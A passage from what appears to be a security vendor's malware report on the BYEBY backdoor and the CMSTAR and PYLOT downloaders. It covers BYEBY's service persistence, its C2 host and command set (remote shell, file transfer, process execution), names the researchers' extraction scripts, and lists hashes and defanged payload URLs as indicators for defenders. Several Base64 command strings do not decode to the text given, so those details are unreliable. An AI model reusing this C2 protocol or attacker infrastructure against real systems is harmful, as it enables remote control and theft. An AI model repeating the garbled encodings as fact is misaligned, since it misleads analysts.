When the malware runs within the context of svchost.exe, it bypasses the installation routines and immediately enters the C2 handler.

When BYEBY is run within the context of rundll32.exe, it expects itself to be running for the first time. As such, it will register itself as a service with a name of 'VideoSrv.' After this service is created, BYEBY proceeds to enter it's C2 handler function in a new thread.

BYEBY uses TLS for network communication, connecting to the following host on port 443:

- oeiowidfla22[.]com

After the initial connection is established, BYEBY will collect the following system information and upload it to the remote C2:

- Hostname
- IP Address
- Embedded String of 'WinVideo'
- Major Windows Version
- Minor Windows Version
- Embedded String of '6.1.7603.16000'

The malware is configured to accept a number of commands. These appear to be Base64-encoded strings that, when decoded, provide their true meaning. Only the beginning of the commands are checked. The Base64-decoded strings have been included for the benefit of the reader.

- aGVsbG8h [Decoded: hello!]
- R09PREJZ [Decoded: GOODBY]
- TEITVCBE [Decoded: LIST D]
- U1RBUIRD [Decoded: STARTC]
- Q09NTUFO [Decoded: COMMAN]
- VFJBTING [Decoded: TRANSF]
- RVhFQ1VU [Decoded: EXECUT]

A mapping of commands and their descriptions has been provided:

Command	Description
aGVsbG8h	Authenticate with the remote C2 server.
R09PREJZ	Close socket connection with remote server.
TEITVCBE	List drives on the victim machine.
U1RBUIRD	Start an interactive shell on the victim machine.
Q09NTUFO	Execute a command in the interactive shell
VFJBTING	Upload or download files to the victim machine.
RVhFQ1VU	Execute command in a new process.

Scripts

We created multiple scripts during the course of our research. We are sharing them here to assist other researchers or defenders that encounter this malware.

extract_cmstar_doc.py – Script to extract the embedded CMSTAR payload from Word documents.

extract_cmstar_rtf.py– Script to extract the embedded CMSTAR payload from RTFs.

extract_cmstar_strings.py – Script to identify possible mutex and C2 strings from CMSTAR variants.

decode_cmstar_payload.py – Script to decode a payload downloaded by CMSTAR.

Indicators of Compromise

CMSTAR Variants Identified in Phishing Campaign

65d5ef9aa617e7060779bc217a42372e99d59dc88f8ea2f3b9f45aacf3ba7209

2a0169c72c84e6d3fa49af701fd46ee7aaf1d1d9e107798d93a6ca8df5d25957

4da6ce5921b0dfff9045ada7e775c1755e6ea44eab55da7ccc362f2a70ce26a6

2008ec82cec0b62bdb4d2cea64ff5a159a4327a058dfd867f877536389a72fb6

cecd72851c265f885ff02c60cbc3e6cbf1a40b298274761f623dfa44782a01f8

d8c0f8ecdeceba83396c98370f8f458ea7f7a935aabbcc3d41b80d4e85746357

2c8267192b196bf8a92c8b72d52096e46e307fa4d4dafdc030d3e0f5b4145e9e

2debf12b1cb1291cbd096b24897856948734fa62fd61a1f24d379b4224bda212

79b30634075896084135b9891c42fca8a59db1c0c731e445940671efab9a0b61

b0065fc16ae785834908f024fb3ddd4d9d62b29675859a8e737e3b949e85327a

16697c95db5add6c1c23b2591b9d8eec5ed96074d057b9411f0b57a54af298d5

6843d183b41b6b22976fc8d85e448dcc4d2e0bd2c159e6d966bfd4afa1cd9221

3c3efa89d1dd39e1112558af38ba656e048be842a3bedb7933cdd4210025f791

b2bebb381bc3722304ab1a21a21e082583bf6b88b84e7f65c4fdda48971c20a2

09890dc8898b99647cdc1cceb97e764b6a88d55b5a520c8d0ea3bfd8f75ed83b

fd22973451b88a4d10d9f485baef7f5e7a6f2cb9ce0826953571bd8f5d866c2a

CMSTAR Download Locations in Phishing Campaign

http://45.77.60[.]138/YXza9HkKWzqtXlt.dat
http://45.77.60[.]138/mePVDjnAZsYCw5j.dat
http://45.77.60[.]138/UScHrzGWbXb01gv.dat
http://45.76.80[.]32/tYD7jzfVNZqMfye.dat
http://45.77.60[.]138/liW0ecpxEWCfIgU.dat
http://45.77.60[.]138/ezD19AweVIj5NaH.dat
http://45.77.60[.]138/jVJlw3wp379neaJ.dat
http://108.61.175[.]110/tlhXVFeBvT64LC9.dat
http://45.77.60[.]138/HJDBvnJ7wc4S5qZ.dat
http://45.77.60[.]138/JUmoT4Pbw6U2xcj.dat
http://108.61.175[.]110/oiUfxZfej29MAbF.dat
http://45.77.60[.]138/cw1PlY308OpfVeZ.dat
http://45.77.60[.]138/VFdSKlgCAZD7mmp.dat
http://45.77.60[.]138/c2KoCT5OHcVwGi7.dat
http://45.77.60[.]138/3kK24dXFYRgM6Ac.dat
http://45.77.60[.]138/WsEeRyHEhLO1kUm.dat

PYLOT SHA256

7e2c9e4acd05bc8ca45263b196e80e919ff60890a872bdc0576735a566369c46

PYLOT C2

wait.waisttoomuchmind[.]com

BYEBY SHA256

383a2d8f421ad2f243cbc142e9715c78f867a114b037626c2097cb3e070f67d6

BYEBY C2

oeiowidfla22[.]com

CMSTAR.B SHA256

8609360b43498e296e14237d318c96c58dce3e91b7a1c608cd146496703a7fac

f0f2215457200bb3003eecb277bf7e3888d16edcf132d88203b27966407c7dc3

aecf53a3a52662b441703e56555d06c9d3c61bddf4d3b23d9da02abbe390c609

960a17797738dc0bc5623c74b6f8a5d74375f6d18d20ba18775f26a43898bae6

e37c045418259ecdc07874b85e7b688ba53f5a7dc989db19d7e8c440300bd574

75ea6e8dfaf56fb35f35cb043bd77aef9e2c7d46f3e2a0454dff0952a09c134f

a65e01412610e5ed8fde12cb78e6265a18ef78d2fd3c8c14ed8a3d1cef17c91d

7170b104367530ae837daed466035a8be719fdb17423fc01da9c0ded74ca6ad1

13acddf9b7c2daafd815cbfa75fbb778a7074a6f90277e858040275ae61a252b

625ed818a25c63d8b2c264d0f5bd96ba5ad1c702702d8ffaa4e0e93e5f411fac

a56cd758608034c90e81e4d4f1fe383982247d6aeffd74a1dd98d84e9b56afdf

a4b969b93f7882ed2d15fd10970c4720961e42f3ae3fced501c0a1ffa3896ff5

e833bbb79ca8ea1dbeb408520b97fb5a1b691d5a5f9c4f9deabecb3787b47f73

8e9136d6dc7419469c959241bc8745af7ba51c7b02a12d04fec0bc4d3f7dcdf0

CMSTAR.B Download Locations

http://108.61.175[.]110/tlhXVFeBvT64LC9.dat
http://104.238.188[.]211/gl7xljvn3fqGt3u.dat
http://45.77.60[.]138/c2KoCT5OHcVwGi7.dat
http://108.61.175[.]110/gkMmqVvZ7gGGxpY.dat
http://108.61.175[.]110/z_gaDZyeZXvScQ6.dat
http://108.61.175[.]110/bDtzGVtqgiJU9PI.dat
http://45.77.60[.]138/liW0ecpxEWCfIgU.dat
http://45.77.60[.]138/JUmoT4Pbw6U2xcj.dat
http://108.61.175[.]110/oiUfxZfej29MAbF.dat
http://108.61.103[.]123/jvZfZ0gdTWtr46y.dat
http://108.61.103[.]123/06JcD5jz5dSHVAy.dat
http://108.61.103[.]123/nj3dsMMpyQQDBF3.dat
http://108.61.103[.]123/fHZvWtBGlFvs2Nr.dat
http://45.77.60[.]138/w57E8dktKb9UQyV.dat

CMSTAR.C SHA256

85e06a2beaa4469f13ca58d5d09fec672d3d8962a7adad3c3cb74f3f9ef1fed4

b8ef93227b59e6c8d3a1494b4860d15be819fae17b57fd56bfff9a51b7972ff0

9e6fdbbc2371ac8bc6db3b878475ed0b0af8950d50a4652df688e778beb87397

4e38e627ae21f1a85aa963ca990a66cf75789b450605fdca2f31ee6f0f8ab8f2

f4ff0ca7f2ea2a011a2a4615d9b488b7806ff5dd61577a9e3a9860f2980e7fc0

8de3fa2614b1767cfd12936c5adf4423ef25ea60800fa170752266e0ca063274

38197abde967326568e101b65203c2efa75500e5f3c084b6dd08fd1ba1430726

726df91a395827d11dc433854b3f19b3e28eac4feff329e0bdad93890b03af84

5703565ec64d72eb693b9fafcba5951e937c8ee38829948e9518b7d226f81c10

d0544a3e6d1b34b8b4e976c7fc62d4500f28f617e2f549d9a3e590b71b1f9cc5

2a8e5551b9905e907da7268aba50fcbc526cfd0549ff2e352f9f4d1d71bf32a7

d7cd6f367a84f6d5cf5ffb3c2537dd3f48297bd45a8f5a4c50190f683b7c9e90

8f7294072a470b886791a7a32eedf0f0505aaecec154626c6334d986957086e4

6419255d017b217fe984d3439694eb96806d06c7ea41a422298650969028c08c

CMSTAR.C Download Locations

http://45.77.58[.]49/54xfapkezW64xDE.dat
http://45.77.58[.]49/54xfapkezW64xDE.dat
http://45.77.62[.]181/naIXl13kqeV7Y2j.dat
http://45.77.58[.]160/9EkCWYA3OtDbz1l.dat
http://45.77.58[.]160/8h5NPYB5fAn301E.dat
http://45.77.58[.]160/9EkCWYA3OtDbz1l.dat
http://45.77.60[.]138/3kK24dXFYRgM6Ac.dat
http://45.77.60[.]138/ezD19AweVIj5NaH.dat
http://45.77.60[.]138/VFdSKlgCAZD7mmp.dat
http://45.77.60[.]138/HJDBvnJ7wc4S5qZ.dat
http://45.77.60[.]138/jVJlw3wp379neaJ.dat
http://45.77.60[.]138/YXza9HkKWzqtXlt.dat
http://45.77.60[.]138/UScHrzGWbXb01gv.dat
http://45.77.60[.]138/WsEeRyHEhLO1kUm.dat